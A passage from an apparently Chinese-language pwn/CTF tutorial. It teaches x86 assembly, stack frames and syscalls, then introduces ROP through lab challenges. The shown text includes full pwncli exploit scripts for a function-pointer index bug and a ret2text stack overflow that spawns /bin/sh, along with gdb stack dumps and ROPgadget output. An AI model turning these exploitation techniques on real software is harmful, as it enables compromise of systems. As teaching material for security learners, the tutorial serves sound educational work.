SUB指令还有用于条件判断的功能。这里有另一个概念就是标志寄存器。简单来说，做完减法运算后，可能结果是负数或者溢出等等，当做完一次这样的运算后，这些附带的结果就会改变标志寄存器的值，比如结果等于0标志寄存器的某一位变成1、结果小于0则另一位变成1等等，这些细节我们不必深究。

标志寄存器的用途是，后续的程序可以通过看寄存器相应位的值来判断上一次运算的结果情况，从而达到条件判断的效果。

CMP

讲完SUB后，CMP其实就很简单了，CMP相当于只计算，不把结果写入第一个操作数的SUB。因此，CMP指令基本就可以用于判断变量的大小。

J系列

J系列指令代表了一系列跳转指令。最简单的是JMP指令，表示无条件跳转。

例7.

```

int main(){
    int a=3;
label1:
    a++;
    goto label1;
}

```

上面的代码段被编译为下面的指令（只有主体部分）：

100003f9b:	c7 45 f8 00 00 00 00	mov	DWORD PTR [rbp-0x8], 0x3
100003fa2:	8b 45 f8	mov	eax, DWORD PTR [rbp-0x8]
100003fa5:	83 c0 01	add	eax, 0x1
100003fa8:	89 45 f8	mov	DWORD PTR [rbp-0x8], eax
100003fab:	e9 f2 ff ff ff	jmp	100003fa2 <_main+0x12>

最后一行的jmp对应了goto语句。汇编语句最前面的十六进制数表示指令在内存中的地址。回顾之前对rip寄存器的描述，第五行的指令事实上等价于下面的指令：

mov	rip, 0x100003fa2
-----	------------------

但是事实上mov指令不能直接更改rip。

其他的J指令多为条件跳转。

- JE - Jump if Equal
- JNE - Jump if Not Equal
- JG - Jump if Greater
- JGE - Jump if Greater or Equal
- JL - Jump if Less
- JLE - Jump if Less or Equal

这些都是比较常见的条件跳转。这些指令前面一般都跟随CMP指令（第一个数比第二个数），J指令通过读取CMP运算之后的标志寄存器的状态来判断是否跳转。

LEA

LEA指令相当于MOV指令间接寻址的前半部分。事实上，这个指令更像ADD或者SUB，但是有一些常用的情况。

例8.

1. lea	rax, [rbp-0x4]
2. mov	rax, QWORD PTR [rbp-0x4]

1相当于将rbp寄存器中的值减去4，直接存入rax；2则更进一步，减去4以后，将结果作为内存地址，在内存中寻址后取值存入rax。因此LEA相当于这种情况下MOV指令的前半部分。

或者说，2等价于：

```

lea      rax,[rbp-0x4]
mov     rax,QWORD PTR [rax]

```

这条指令在C语言中也很容易找到对应。

例9.

```

int a=0;
int *b=&a;
*b=1;

```

函数中以上的代码被编译成下面的指令，其中a在-4，b在-16。注意b是一个int指针，是64位的，因此由于内存对齐等规则被分配到了-16的位置。

```

100003f96: c7 45 fc 00 00 00 00    mov    DWORD PTR [rbp-0x4],0x0
100003f9d: 48 8d 4d fc              lea    rcx,[rbp-0x4]
100003fa1: 48 89 4d f0              mov    QWORD PTR [rbp-0x10],rcx
100003fa5: 48 8b 4d f0              mov    rcx,QWORD PTR [rbp-0x10]
100003fa9: c7 01 01 00 00 00    mov    DWORD PTR [rcx],0x1

```

可以看出，`&a`这一运算对应了第二行指令。上面的第三行对应下面的第四五行，事实上第四行冗余了。

函数与栈帧

在前面的章节中，我们学习了一些基础的汇编指令。学习完这些之后我们其实可以写一些比较简单的代码片段了，但是我们还没有学会输入和输出等功能怎么调用。而在这之前，我们首先需要学习如何调用函数。

之前曾经提到过，函数的运行空间在栈上。总体来说，每个函数的运行会有一个栈帧，这个栈帧里保存了函数运行的各种局部变量和临时空间等等。我们可以举下一个例子来说明。

例10.

```

void func2(){
    char v1=10,v2=11,v3=12,v4=13;
    printf("hello world!");
}

void func(){
    short f1=1,f2=0;
    func2();
}

int main(){
    int a=0xffff;
    func();
}

```

当上面的代码运行到printf时，我们可以画出三个栈帧，逻辑上如下图。




图3.函数栈帧演示

有趣的是，三个栈帧的空间大小理论上是一样的，因为他们局部变量的空间都是4字节，而且比较平整不会有对齐问题。

我们可以从main函数开始，每调用一个函数，就新开辟一个函数的栈帧，用来保存对应的局部变量的空间，如此一来我们有了三个栈帧。

例11.

```
int a=3;
void func(){
    int k=1;
    if(--a) func();
    printf("hello world!%d",a);
}
int main(){
    func();
}
```

上面的例子讲述了一个函数的递归调用。当func调用到第三次时，进入递归出口。栈帧如下，我们可以看到，同一个func开辟了三个栈帧，每个栈帧里面都有一个k=1，但是三个k确实并不是同一样东西。事实上可以这么理解：我们在定义函数的

时候事实上定义了一个栈帧的模版（根据你声明的局部变量），只有真正调用这个函数的时候才会按照这个模版开辟栈帧。




图4.递归栈帧

例12.

```
void func(){
    int a=1000;
    printf("%d",a);
}

void func2(){
    int b;
    printf("%d",b);
}

int main(){
    func();
    func2();
}
```

思考一下两个函数在调用时栈帧的情况。在一般的编译器下，func和func2函数的变量类型声明完全相同（更进一步地，空间排布相同），因此他们的栈帧应该是相同的，但是执行的操作不一样，一个是赋值，另一个则是读取并打印。运行程序，发现输出b的值是1000，但是事实上我们并没有对b直接赋值。这是因为，函数在

返回时，会将栈顶弹出，但是只移动了栈顶，却并不清空栈上的数据导致残留。因此，func和func2有完全相同的栈结构，并且在调用的时候使用了栈上的同一块空间，导致了上面这一现象。




图5.函数的返回

观察以上几个例子，我们会发现函数的调用天然地符合栈的后进先出原理。接下来我们需要通过指令讲解计算机如何具体实现栈操作。

栈操作

相关寄存器

rsp

rsp用来存放栈顶地址。

rbp

rbp用来存放当前运行的函数的栈帧起始地址。

PUSH

PUSH入栈指令和我们学习的栈操作基本相同。

```
push    rax
```

相当于

```
sub    rsp, 8
mov    QWORD PTR[rsp], rax
```

push的操作数也可以是立即数等。

POP

POP出栈指令也类似。

```
pop    rax
```

相当于

```
mov    rax, QWORD PTR[rsp]
add    rsp, 8
```

CALL

CALL是专门用于函数调用的指令，后面接绝对地址或者偏移地址。

```
call   _func
```

相当于

```
push   rip
jmp   _func
```

即先将原先要执行的下一条指令压入栈中，然后跳转到目标地址。

RET

RET则是函数返回指令，结合call使用，一般没有操作数，相当于：

```
pop   rip
```

即将栈顶数据弹出，作为下一条指令的执行地址。

讲完这么多复合指令，大家可能觉得有点晕，我们不妨停下来思考一下call和ret的行为。

例13.

```
_main:
...
400010:    call   _func
400020:    mov    rax, 0x4
...
_func:
500010:    push   rbp
...
500100:    ret
```




图6.完整函数调用

我们考虑最简单的情况，函数没有参数也没有返回值。我们通过call指令，先把原先的下一条指令存到栈顶，然后跳转到函数，执行具体函数语句；执行过程中，我们为这个函数开辟新的栈帧，在栈上保存一些局部变量和临时量；执行完之后，需要清空这个函数的栈帧，保证栈顶和call之后刚刚进入函数时相同，这时用ret指令将栈顶的数据出栈存到rip里。注意，pop出来的指令是我们用call指令压进去的原先要执行的下一条指令。所以在ret以后，栈空间完全还原成了call之前的样子，当前的栈帧从被调用的函数的栈帧切换到了调用者的栈帧，继续执行call之后的指令，这样就完成了一个最简单函数的执行过程。在这个过程中事实上就实现了栈帧的后进先出。

局部变量的寻址与函数现场还原

函数中需要保存各种局部变量，我们一般可以用rbp来定位这些变量。一般地，rbp在同一次函数执行中的过程是不变的，我们常常将rbp用作栈帧的基址指针，也就是说，rbp里存放的数据表示当前函数栈帧在内存里的起始地址。因为栈是往下增长的，我们可以将局部变量在rbp减去一个偏移量的地方保存。比如之前常见的rbp-4, rbp-8等等。

因此，我们在切换栈帧的时候，特别是函数返回要还原上一层函数现场的时候，需要将上一层的栈帧起始地址也还原到rbp里去。一般具体做法是这样的：

例14.

```

_main:
    call    _func
    mov     rax, 0x10

_func:
    push   rbp
    mov    rbp, rsp
    sub    rsp, 0x20
    ...
    add    rsp, 0x20
    pop    rbp
    ret

```

上面代码，刚刚进入函数func的时候，rbp里存的还是main函数的栈帧起始地址，我们将rbp压栈保存。之后，我们将rsp存入rbp里，表示这一次执行func时，栈帧从现在rsp的地方开始。随后对rsp的加减操作分别表示要为函数func里的局部变量申

请0x20的空间与清空。清空完之后，栈变回了第一行push之后的样子，此时将栈顶出栈回rbp里面，rbp现在就变回了main栈帧的起始，完成了栈帧的切换。最后ret回到main里，继续执行main函数下一条语句。

LEAVE

leave指令相当于下面两条指令的组合：

```
mov      rsp, rbp
pop     rbp
```

常常放在ret语句面前来组合使用，用以完成上一层函数现场的还原。这条语句可以代替例14中ret前面两条语句，大家可以自己模拟一下。




图7.完整的函数调用和返回-还原现场

函数返回值

在C语言中，我们一般只考虑单个数据的返回。由于寄存器是全局的，调用者和被调用者都能访问到，所以可以用寄存器来传递返回值。一般习惯上，我们在函数里将返回值保存在rax寄存器中，返回到调用者代码中，读取rax来接收返回值。

例15.

```
int init(){
    return 10;
}

int main(){
    int a;
    a=init();
}
```

例如上面这段简单的代码，被编译成下面的指令：

```

0000000100003f80 <_init>:
    100003f80: 55                      push   rbp
    100003f81: 48 89 e5                mov    rbp, rsp
    100003f84: b8 0a 00 00 00          mov    eax, 0xa
    100003f89: 5d                      pop    rbp
    100003f8a: c3                      ret
    100003f8b: 0f 1f 44 00 00          nop    DWORD PTR [rax+rax*1+0x0]

0000000100003f90 <_main>:
    100003f90: 55                      push   rbp
    100003f91: 48 89 e5                mov    rbp, rsp
    100003f94: 48 83 ec 10              sub    rsp, 0x10
    100003f98: e8 e3 ff ff ff          call   100003f80 <_init>
    100003f9d: 31 c9                  xor    ecx, ecx
    100003f9f: 89 45 fc                mov    DWORD PTR [rbp-0x4], eax
    100003fa2: 89 c8                  mov    eax, ecx
    100003fa4: 48 83 c4 10              add    rsp, 0x10
    100003fa8: 5d                      pop    rbp
    100003fa9: c3                      ret

```

可以看出，在init函数内部，return 10对应的就是向eax中mov进10，返回之后在main函数中要写入a中，就对应了向rbp-4中写入eax的值。

函数参数传递

参数从调用者传递到被调用函数中，需要调用者把数据写入到被调用者可以访问到的区域里，一般有两种方式。

- 通过栈传递参数

例16.

```

int func(int a,int b){
    return a+b;
}
int main(){
    int a=10,b=20;
    int c=func(a,b);
}

```

被编译成：

这里看到，在main中将a和b的（分别在ebp-12, ebp-8）的数据压栈。注意是复制了一份，并不是真正的a和b。而后call进入func函数，将ebp+8和+12的数据读取过来使用。这里的两个数据恰好就是call之前存放在栈上的a和b两个参数。因此，函数参数可以作为一种特殊的局部变量来看待，他们的存放在ebp上方，也就是一般为ebp加上某个正数偏移的地方。这种传参方式往往在早前的32位程序中比较多见



图8.32位下栈上的参数传递

- 通过寄存器传递参数

现代计算机中，寄存器数量增加，函数参数传递也可以通过寄存器来进行。

例17.

代码同例16，可以被编译成下面的指令：

```

0000000100003f60 <_func>:
...
100003f64: 89 7d fc          mov    DWORD PTR [rbp-0x4],edi
100003f67: 89 75 f8          mov    DWORD PTR [rbp-0x8],esi
100003f6a: 8b 45 fc          mov    eax,DWORD PTR [rbp-0x4]
100003f6d: 03 45 f8          add    eax,DWORD PTR [rbp-0x8]
100003f70: 5d                pop   rbp
100003f71: c3                ret

0000000100003f80 <_main>:
...
100003f88: c7 45 fc 0a 00 00 00  mov    DWORD PTR [rbp-0x4],0xa
100003f8f: c7 45 f8 14 00 00 00  mov    DWORD PTR [rbp-0x8],0x14
100003f96: 8b 7d fc          mov    edi,DWORD PTR [rbp-0x4]
100003f99: 8b 75 f8          mov    esi,DWORD PTR [rbp-0x8]
100003f9c: e8 bf ff ff ff    call   100003f60 <_func>
...

```

类似于例16，a和b分别通过edi和esi两个寄存器传入到func中。这种参数传递方式往往在64位程序中比较多见。

根据常用的调用协定，在64位C程序中，函数的前6个参数通过固定的寄存器传递，多于6个的部分通过栈传递。

调用系统功能

讲到这里，我们还没学习过如何进行输入输出。要进行输入输出，我们需要掌握和系统调用相关的知识。

一些和系统内核相关功能，比如控制屏幕、获取设备输入、打开文件、运行子进程等等功能，需要程序通过一些系统的接口，进入内核空间才能进行调用。我们在C语言中常用的fopen、system这些函数，事实上在底层都是调用了系统内核代码。在这里，我们简单学习一下32位和64位下如何进行系统调用。

首先我们简单介绍一下使用系统调用的基本流程。系统调用用来执行系统函数，函数的参数通过寄存器传递。一般地，我们可以找到一张对应具体架构的系统调用表，表上列出了可用的系统函数、调用号和它们的参数信息、类型和对应寄存器的顺序。我们只需要按顺序将参数设置好，并设置rax为对应的调用号，最后用指令执行系统调用，就可以调用相应的系统功能。

例18.我们要输出一行"hello world!\n"，假设它的地址在0x400010。

首先，我们需要调用write函数，函数原型为：

```
ssize_t write(int fd, const void *buf, size_t count);
```

参数为文件描述符（例如fopen打开文件的返回值）、字符串所在的地址、输出字符串长度。于是我们的目标是执行：

```
write(1, 0x400010, 13);
```

注意，一般情况下，fd=0代表stdin，fd=1代表stdout，fd=2代表stderr，我们要输出到屏幕上所以fd为1。

x86下，前三个参数分别通过ebx，ecx，edx传递，write调用号为4，于是指令为：

```
mov     ebx, 0x1
mov     ecx, 0x400010
mov     edx, 0xd
mov     eax, 0x4
int    0x80
```

系统通过中断INT指令来唤醒内核，中断向量为0x80。经过这段代码就可以调用sys-write来打印指定长度的字符串。

x64下，前三个参数通过rdi，rsi，rdx来传递，write调用号为1，指令为：

```
mov     rdi, 0x1
mov     rsi, 0x400010
mov     rdx, 0xd
mov     rax, 0x1
syscall
```

具体的系统功能可以通过查询系统调用表来进行查询。一般地，和函数调用类似，如果这些函数是有返回值的，那么返回值通过rax传递。

又或者我们在一个完整的汇编程序最后，需要调用exit(0)来结束程序，在x86下exit调用号为1，指令可以写成：

```
mov     eax, 0x1
xor     ebx, ebx
int    0x80
```

xor是和sub类似的异或指令，常用于某寄存器和自己异或来实现清零。

简单的程序结构

通过以上的学习，大家应该已经可以掌握汇编语言的基本编程方式了。然而，为了和我们的编程习惯更加贴近，我们还需要学习一些简单的代码结构的模式，比如循环、分支等等。这些在编译原理中可以更加深入学习。

例19.循环结构

```
_func:  
    push    rbp  
    mov     rbp, rsp  
    sub     rsp, 0x10  
    mov     rbx, 1  
    mov     QWORD PTR[rpb-0x8], 0  
    xor     rax, rax  
  
loop1:  
    mov     rcx, QWORD PTR[rpb-0x8]  
    cmp     rcx, 10  
    jg     endloop1  
    add     rax, rbx  
    mul     rbx, 2  
    add     QWORD PTR[rpb-0x8], 1  
    jmp     loop1  
  
endloop1:  
    leave  
    ret
```

上面的指令片段演示了一个简单的循环程序，求 2^0 次方累加到 2^{10} 次方，并用rax返回。这个程序的执行流程和C语言中常用的for循环完全相同，先赋初始值，然后在循环开始处判断是否进入，循环末尾进行增值。类似的，while和dowhile循环也可以有对应实现，这里不详细叙述了。循环和分支可以相互嵌套。

1.3 基础 ROP

经过第 0 章的学习，读者现在应该已经初步掌握以下内容：

- pwntools/pwncli 的基本使用
- gdb + pwndbg 的调试方法
- libc（动态链接库）的概念
- 函数调用约定
- 常见汇编语句
- 栈结构

接下来的第 1 章将会带领读者运用上面的知识正式开启 pwn 的旅程。

1.3.1 ROP 介绍

ROP，即 return oriented programming（返回导向编程），关键在于劫持程序控制流后，利用程序中已有的小片段 (gadgets) 来改变某些寄存器或者变量的值，从而控制程序的执行流程。

控制流劫持

在二进制安全中，大部分的漏洞利用方式是劫持控制流，接着使程序按照攻击者的攻击思路运行下去。控制流劫持是一种危害性极大的攻击方式，攻击者能够通过它来获取目标机器的控制权，甚至进行提权操作，对目标机器进行全面控制。当攻击者掌握了被攻击程序的内存错误漏洞后，一般会考虑发起控制流劫持攻击。

控制流的劫持意味着攻击者劫持了 PC (program counter) 寄存器，从存在漏洞的程序到控制流劫持也是 pwn 的重点，实现这一目标的方法有很多，但总是离不开跳转（包括函数返回、函数指针的调用等）。

例题 chp1-0-hellopwner

先来看一个简单的例子，这也是本章真正意义上的第一道 pwn 题（见[附件文件夹-chp1-0-hellopwner](#)）：

读者可以尝试先不看源码，把 elf 文件拖到 ida64 中试试能不能自己找到漏洞所在。

这里给一点提示：这个程序中有不只一处漏洞，读者可以关注：`对读入的字符串处理不当导致的缓冲区溢出` 以及 `对整数处理不当导致的负数溢出`。

回到这个例子中，由于编译时采用了 `-static -no-pie` 的选项，因此地址都是固定的，这无疑给我们的利用带来了很大的便利：利用漏洞劫持控制流时，可以直接来到目标函数处，而不需要额外的手段去泄露程序地址和 libc 地址。

而主要漏洞出现在 `get_a_num` 函数中：

```
__int64 get_a_num()
{
    gets(input);
    return atoi(input);
}
```

这里需要注意的一点是，`gets` 函数往往是造成缓冲区溢出的罪魁祸首，它在遇到字符串中的 `\x00` 等字符时并不会停下，而会一直向缓冲区中读入数据直到换行符的出现。

以及 `run` 函数中：

```
// ...
int cmd;
// ...
cmd = get_a_num();
// ...
return ((__int64 (__fastcall *)(__int64, _QWORD, _QWORD))cmdtb[cmd])(buf_0, v1);
```

也就是说这里 cmd 是一个 int 类型，可以为负数，这就导致了调用函数指针 cmdtb[cmd]() 时能调用它前面的缓冲区上，来到 .bss 段上发现 cmdtb 前面正是上面 gets 的缓冲区：

```
.bss:00000000004C4300          public input
.bss:00000000004C4300 ; u32 input[64]
.bss:00000000004C4300 input      dd 40h dup(?)           ; DATA XREF: get_
.bss:00000000004C4300           ; get_a_num+19+0
.bss:00000000004C4400          public cmdtb
.bss:00000000004C4400 ; __int64 cmdtb[]
.bss:00000000004C4400 cmdtb     dq ?
```

于是很自然地可以想到，用 get_a_num 控制输入，用 cmdtb 对函数指针的调用去劫持程序控制流。

回到函数列表中，发现本道例题设计时提供了一个名为 flag1 的函数但是并没有被调用，那我们只需要按照上述思路劫持控制流到 flag1 的地址即可，exp_flag1.py 如下：

```

#!/usr/bin/env python3
#-*- coding: utf-8 -*-
#
#   expBy : @eastXueLian
#   Debug : ./exp.py debug ./pwn -t -b b+0xabcd
#   Remote: ./exp.py remote ./pwn ip:port
from pwncli import *
cli_script()

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc
i2b = lambda c : str(c).encode()
lg = lambda s : log.info('\x033[1;31;40m %s --> 0x%x \x033[0m' % (s, eval(s)))
debugB = lambda : input("\x033[1m\x033[33m[ATTACH ME]\x033[0m")
def cmd(data):
    ru(b'cmd> ')
    sl(data)
def call_func(data, idx, key=b""):
    cmd(data)
    ru(b'offset: ')
    sl(i2b(idx))
    if data[:2] == b"1\x00":
        ru(b'data: ')
        sl(key)

call_func(b"-31\x00".ljust(8, b"\x00") + p64(elf.symbols["flag1"]), 0)
ia()

```

读者也可以跟着 gdb 调试一下，把断点设置在 `0x401f36 <run+189> call r8` 的地方，就可以看到程序的 rip 寄存器确实被劫持到了 flag1 函数的地方继续执行。

当然这不是这道题的全部，读者也可以考虑：我们能否利用其它办法，完全获取这个程序的控制权，让它运行我们的恶意代码（shellcode）呢？

ret2text

经过上面的例子，读者已经初步了解了程序的执行流程是怎么回事，接下来回到本章主题 ROP 上。

rop 中的 R 代表 return，即函数返回时调用的汇编语句 ret，读者不妨结合 [0.4 程序是怎么运行的](#) 中对函数调用机制的介绍来进行思考：既然函数返回地址是存放在栈上的，若攻击者通过程序漏洞在函数里面修改了该函数的返回地址会发什么？

下面给出例题，读者不妨构造不同的输入，结合调试进行思考：

例题 chp1-1-ret2text

例题代码很简单，这里给出源码：

```
// compiled with: gcc -no-pie -fno-stack-protector ./ret2text.c -o ./ret2text
// author: @eastXueLian
// date: 2023-03-25

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

void gift() {
    asm("pop %rax");
    system("/bin/sh");
}

int main() {
    char buf[0x20];
    puts("Give me your data: ");
    read(0, buf, 0x100);
    return 0;
}
```

值得注意的是，这里编译时选项 `-no-pie` 关闭了地址随机化的保护，`-fno-stack-protector` 选项关闭了栈上 canary 的保护，这免除了我们泄露地址和 canary 的麻烦。

`main` 函数中是存在栈溢出漏洞的：栈上缓冲区 `buf` 长度为 `0x20`，而接下来用 `read` 函数读入了 `0x100` 个字节的内容，可以使用 `gdb` 进行调试，随便敲几个 `a` 进去，得到程序读取输入后栈布局如下：

```
pwndbg> stack
00:0000| rsi rsp 0x7ffd7906b370 ← 'aaaaaaaaaa\n'
01:0008|          0x7ffd7906b378 ← 0xa6161 /* 'aa\n' */
02:0010|          0x7ffd7906b380 → 0x7ffd7906b480 ← 0x1
03:0018|          0x7ffd7906b388 ← 0x0
04:0020| rbp     0x7ffd7906b390 ← 0x0
05:0028|          0x7ffd7906b398 → 0x7fe443e13083 (_libc_start_main+243) ← mc
06:0030|          0x7ffd7906b3a0 → 0x7fe44402e620 (_rtld_global_ro) ← 0x50f556
```

上面 `rsi` 和栈顶指针 `rsp` 都指向 `buf` 的起始地址，栈底指针 `rbp` 指向 `rsp+0x20` 的位置，而 `rbp` 再下一个位置明显指向一段代码，这就是返回地址了。

函数中局部变量大小为 0x20 个字节，而返回地址却在 `rsp+0x28` 的位置，那 `rsp+0x20` 的位置，即 `rbp` 现在所指的位置上放着什么？

事实上，这个位置是存放上个函数 `rbp` 的，这在章节 0.4 中已经有所介绍，对此感到疑惑的同学可以参考前面的内容来理解栈帧的结构。

由于 `main` 函数此时是程序中调用的第一个有完整栈帧结构的函数，因此 `rbp` 所指内存地址上的值是 0.

本例中我们使用一些字符来占位，最终实现修改函数返回地址的目标，`exp.py` 如下：

```
#!/usr/bin/env python3
#-*- coding: utf-8 -*-
#
# expBy : @eastXueLian
# Debug : ./exp.py debug ./pwn -t -b b+0xabcd
# Remote: ./exp.py remote ./pwn ip:port

from pwncli import *
cli_script()
set_remote_libc('libc.so.6')

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc

i2b = lambda c : str(c).encode()
lg = lambda s : log.info('\x033[1;31;40m %s --> 0x%016llx \x033[0m' % (s, eval(s)))
debugB = lambda : input("\x033[1m\x033[33m[ATTACH ME]\x033[0m")

ru(b'Give me your data: \n')
payload = b"a"*(0x20+8)
payload += p64(elf.symbols['gift'])
s(payload)

ia()
```

可以进行调试，发现 `read` 过后栈上布局如下：

```
|pwndbg> stack
00:0000| rsi rsp 0x7ffd5ad25db0 ← 0x6161616161616161 ('aaaaaaaa')
... ↓          4 skipped
05:0028|          0x7ffd5ad25dd8 → 0x401176 (gift) ← endbr64
06:0030|          0x7ffd5ad25de0 → 0x7f74b9060620 (_rtld_global_ro) ← 0x50f55c
```

可以看到返回地址已经被覆盖为 `gift` 函数的地址，继续运行即可劫持程序执行流程到 `gift` 函数中，最终 `getshell`.

上面我们劫持控制流，使程序返回到代码段已有函数的技巧也被称作 `ret2text`.

pwn

1.3.2 简单的 ROP 链

在上一节的例子中，`gift` 函数中有这样一句内联汇编 `asm("pop %rax")`，这里我们把它去掉试试：

例题 chp1-1-ret2text-revenge

这里给出源码如下：

```
// compiled with: gcc -no-pie -fno-stack-protector ./ret2text-rev.c -o ./ret2t
// author: @eastXueLian
// date: 2023-03-25

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

void gift() {
    system("/bin/sh");
}

int main() {
    char buf[0x20];
    puts("Give me your data: ");
    read(0, buf, 0x100);
    return 0;
}
```

因为程序 io 交互等都没有改，直接运行之前的 exp 同样是可以通过栈溢出劫持 rip 到 `gift` 函数中的，但是实际运行后发现并没有成功 getshell，读者不妨自己调试一下找找原因。

运行之前的 exp 并来到 `gdb` 中进行调试，可以发现程序确实是来到了 `gift` 函数中，但是继续运行时卡在了这一句上面：

```
0x7f47d8a06e3c <do_system+364>    movaps xmmword ptr [rsp + 0x50], xmm0
```

实际上这句汇编语句是用于检查栈是否对齐的，即 `rsp + 0x50` 是否 `0x10` 对齐，可以看到当前 `rsp` 十六进制下末位是 8，即栈没对齐：

```

00:0000| rsp 0x7ffdee8dd548 -> 0x7f47d8ac2fd2 (read+18) ← cmp rax, -0x100
01:0008| rdi-4 0x7ffdee8dd550 ← 0xffffffff
02:0010|      0x7ffdee8dd558 -> 0x7ffdee8dd8c0 -> 0x4011d0 (__libc_csu_init) ←
03:0018|      0x7ffdee8dd560 -> 0x402004 ← 0x68732f6e69622f /* '/bin/sh' */
04:0020|      0x7ffdee8dd568 ← 0x14
05:0028|      0x7ffdee8dd570 ← 0x7c /* '|'| */
06:0030|      0x7ffdee8dd578 ← 0x0
07:0038|      0x7ffdee8dd580 -> 0x7f47d8bf59e8 (_rtld_global+2440)

```

故无法通过这句检查，程序报错退出，这时读者不难猜到，`gilt` 函数中额外加的那句内联汇编是用来调整使栈对齐的。

但是作为攻击者，难道这是候就束手无措了吗？答案当然是否定的，这时候就要引出 ROP 链（rop chain）的思路了：

本章开始介绍 rop 时曾提到过 gadgets 的概念，即借助程序中现有的小片段来实现程序执行流程的控制，至于这些 gadgets 的获取，有几种思路：

- gadgets 的目标是控制寄存器值或者调整栈结构
 - 即 gadgets 会包含 `pop` 等语句来控制寄存器值
- gadgets 不能破坏我们 rop 链的执行流程
 - 即 gadgets 会以 `ret` 等语句来进行结尾

因此可以根据这些目标直接在 `gdb / ida` 中进行人工筛选。

当然这些繁琐的工作可以交给现有工具来进行：`ropper` 和 `ROPgadget` 都是很好的辅助工具，其中 `ropper` 适合对大型文件进行查找，而命令行下的 `ROPgadget` 则便于结合管道符和 shell 命令使用。

回到例题中，我们的目标是使栈对齐，故可以直接在栈上先放一个 `ret;` 语句，随后再跟上 `gilt` 函数的地址：

第一步先找一个 `ret` 语句：

```

> ROPgadget --binary ./ret2text-rev --only "pop|ret" | grep ret
0x000000000040122c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040122e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000401230 : pop r14 ; pop r15 ; ret
0x0000000000401232 : pop r15 ; ret
0x000000000040122b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040122f : pop rbp ; pop r14 ; pop r15 ; ret
0x000000000040115d : pop rbp ; ret
0x0000000000401233 : pop rdi ; ret
0x0000000000401231 : pop rsi ; pop r15 ; ret
0x000000000040122d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040101a : ret

```

